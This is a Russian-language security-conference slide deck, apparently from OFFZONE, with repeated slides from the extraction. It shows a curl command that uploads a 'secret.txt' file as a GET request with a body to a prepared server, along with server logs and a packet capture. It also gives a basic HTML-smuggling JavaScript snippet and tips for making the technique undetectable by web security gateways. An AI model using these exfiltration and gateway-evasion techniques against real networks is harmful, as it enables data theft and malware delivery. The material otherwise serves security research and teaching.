

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Пример отправки модулем аналитики POST-запросов с query-параметрами

```
221 https://... POST /report?encrypted_request=1&...

Request
Pretty Raw Hex
1 POST /report?encrypted_request=1&...
2 Host: ...
3 Accept: application/json
4 ...
5 ...
6 Send-Timezone: -18000
7 Content-Type: application/x-www-form-urlencoded
8 Connection: Keep-Alive
9 Accept-Encoding: gzip, deflate
10 Content-Length: 992
11
12 ...
```

А что, так можно было?



Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Пример отправки файлов на специально подготовленный веб-сервер с помощью GET-запросов с телом

```
$ curl -X GET -F "file=@secret.txt" http://127.0.0.1/upload
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100    237    100    26    100    211    128    1043  --:--:--  --:--:--  --:--:--  1173Saved: uploads\secret.txt
```

Curl подменяет метод POST на метод GET при отправке файла в теле запроса

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Пример отправки файлов на специально подготовленный веб-сервер с помощью GET-запросов с телом

```
$ curl -X GET -F "file=@secret.txt" http://127.0.0.1/upload
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100    237    100    26    100    211    128    1043 --:--:-- --:--:-- --:--:-- 1173Saved: uploads\secret.txt
```

Curl подменяет метод POST на метод GET при отправке файла в теле запроса

```
$ python server.py
[+] Listening on http://0.0.0.0:80
[+] GET /upload from 127.0.0.1
[+] Receiving request: 211 bytes
[+] Request received: 211 bytes
[+] Saved: uploads\secret.txt (11 bytes)
[127.0.0.1] "GET /upload HTTP/1.1" 200 -
```

Веб-сервер успешно принимает и обрабатывает GET-запрос с телом

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Экспериментируя с HTTP – главное, научить свой веб-сервер с этим работать

У нас в IT принято
клиентам верить на слово



Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Экспериментируя с HTTP – главное, научить свой веб-сервер с этим работать

У нас в IT принято
клиентам верить на слово

EDGE LOST ZONE
OUTSIDE MUTE OFFSET
ECHO OFFZONE REMOTE
FADING OFFZONE SILENT
OBSCURE HIDDEN UNKNOWN
DETACHED BLUR GHOST

Выбери свой HTTP-метод!



Пример 3. Отправка данных через “нетипичные” HTTP-запросы

```

56 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
56 [TCP Retransmission] 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
56 80 → 53310 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
44 53310 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
447 POST /upload HTTP/1.1 (text/plain)
44 80 → 53310 [ACK] Seq=1 Ack=404 Win=65024 Len=0
177 80 → 53310 [PSH, ACK] Seq=1 Ack=404 Win=65024 Len=133 [TCP PDU reassembled in 65]
44 53310 → 80 [ACK] Seq=404 Ack=134 Win=65280 Len=0
86 80 → 53310 [PSH, ACK] Seq=134 Ack=404 Win=65024 Len=42 [TCP PDU reassembled in 65]
44 53310 → 80 [ACK] Seq=404 Ack=176 Win=65280 Len=0
44 HTTP/1.0 200 OK (text/plain)

```

POST

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

56	53310 → 80	[SYN]	Seq=0	Win=65535	Len=0	MSS=65495	WS=256	SACK_PERM	
56	[TCP Retransmission]	53310 → 80	[SYN]	Seq=0	Win=65535	Len=0	MSS=65495	WS=256	SACK_PERM
56	80 → 53310	[SYN, ACK]	Seq=0	Ack=1	Win=65535	Len=0	MSS=65495	WS=256	SACK_PERM
44	53310 → 80	[ACK]	Seq=1	Ack=1	Win=65280	Len=0			
447	POST /upload	HTTP/1.1	(text/plain)						
44	80 → 53310	[ACK]	Seq=1	Ack=404	Win=65024	Len=0			
177	80 → 53310	[PSH, ACK]	Seq=1	Ack=404	Win=65024	Len=133			[TCP PDU reassembled in 65]
44	53310 → 80	[ACK]	Seq=404	Ack=134	Win=65280	Len=0			
86	80 → 53310	[PSH, ACK]	Seq=134	Ack=404	Win=65024	Len=42			[TCP PDU reassembled in 65]
44	53310 → 80	[ACK]	Seq=404	Ack=176	Win=65280	Len=0			
44	HTTP/1.0	200 OK	(text/plain)						POST
56	63925 → 80	[SYN]	Seq=0	Win=65535	Len=0	MSS=65495	WS=256	SACK_PERM	
56	[TCP Retransmission]	63925 → 80	[SYN]	Seq=0	Win=65535	Len=0	MSS=65495	WS=256	SACK_PERM
56	80 → 63925	[SYN, ACK]	Seq=0	Ack=1	Win=65535	Len=0	MSS=65495	WS=256	SACK_PERM
44	63925 → 80	[ACK]	Seq=1	Ack=1	Win=65280	Len=0			
450	Continuation								
44	80 → 63925	[ACK]	Seq=1	Ack=407	Win=65024	Len=0			
177	80 → 63925	[PSH, ACK]	Seq=1	Ack=407	Win=65024	Len=133			[TCP PDU reassembled in 115]
44	63925 → 80	[ACK]	Seq=407	Ack=134	Win=65280	Len=0			
89	80 → 63925	[PSH, ACK]	Seq=134	Ack=407	Win=65024	Len=45			[TCP PDU reassembled in 115]
44	63925 → 80	[ACK]	Seq=407	Ack=179	Win=65280	Len=0			
44	HTTP/1.0	200 OK	(text/plain)						OFFZONE

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

56 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM

56 [TCP Retransmission] 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM

56 80 → 53310 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM

44 53310 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0

447 POST /upload HTTP/1.1 (text/plain)

44 80 → 53310 [ACK] Seq=1 Ack=404 Win=65024 Len=0

177 80 → 53310 [PSH, ACK] Seq=1 Ack=404 Win=65024 Len=133 [TCP PDU reassembled in 6

44 53310 → 80 [ACK] Seq=404 Ack=134 Win=65280 Len=0

86 80 → 53310 [PSH, ACK] Seq=134 Ack=404 Win=65024 Len=42 [TCP PDU reassembled in

44 53310 → 80 [ACK] Seq=404 Ack=176 Win=65280 Len=0

44 HTTP/1.0 200 OK (text/plain)

POST

56 63925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM

56 [TCP Retransmission] 63925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM

56 80 → 63925 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM

44 63925 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0

450 Continuation

44 80 → 63925 [ACK] Seq=1 Ack=407 Win=65024 Len=0

177 80 → 63925 [PSH, ACK] Seq=1 Ack=407 Win=65024 Len=133 [TCP PDU reassembled in 115]

44 63925 → 80 [ACK] Seq=407 Ack=134 Win=65280 Len=0

89 80 → 63925 [PSH, ACK] Seq=134 Ack=407 Win=65024 Len=45 [TCP PDU reassembled in 115]

44 63925 → 80 [ACK] Seq=407 Ack=179 Win=65280 Len=0


44 HTTP/1.0 200 OK (text/plain)

OFFZONE




Пример 4. Скачивание файлов через HTML Smuggling

Как скачать файл с веб-сайта без лишних HTTP-запросов?




Пример 4. Скачивание файлов через HTML Smuggling

Как скачать файл с веб-сайта без лишних HTTP-запросов?



Пример 4. Скачивание файлов через HTML Smuggling

Как скачать файл с веб-сайта без лишних HTTP-запросов?



Пример 4. Скачивание файлов через HTML Smuggling

Конечно же SWG-шлюзы умеют обнаруживать использование HTML Smuggling!

У нас здесь так не принято



Доступ к сайту заблокирован

Запрашиваемый ресурс был заблокирован политикой безопасности.



Адрес сайта

https://kgmnotes.ru/smuggling.html



Категория

Вредоносные ресурсы



Причина

Обнаружена попытка эксплуатации HTML Smuggling



Пример 4. Скачивание файлов через HTML Smuggling

То, что популярно, то и блокируется – ищем свои уникальные комбинации!

```
1 <script>
2 b = atob( 'SGVsbG8h' );
3 a = document.createElement( 'a' );
4 a.href = URL.createObjectURL(
5   new Blob([Uint8Array.from(b, c => c.charCodeAt(0))])
6 );
7 a.download = 'test.txt';
8 a.click();
9 </script>
```

Самый распространенный пример эксплуатации техники HTML Smuggling

Пример 4. Скачивание файлов через HTML Smuggling

Собираем свою недетектируемую комбинацию:

- Способы кодирования/шифрования полезной нагрузки (**base64, xor, ...**);
- Выбор элемента для помещения тела полезной нагрузки (**script, body, ...**);
- Выбор события для запуска процесса скачивания файла (**onload, onerror, ...**);
- Выбор расширения веб-страницы (**html, svg, ...**);

и т.д.

Пример 4. Скачивание файлов через HTML Smuggling

Собираем свою недетектируемую комбинацию:

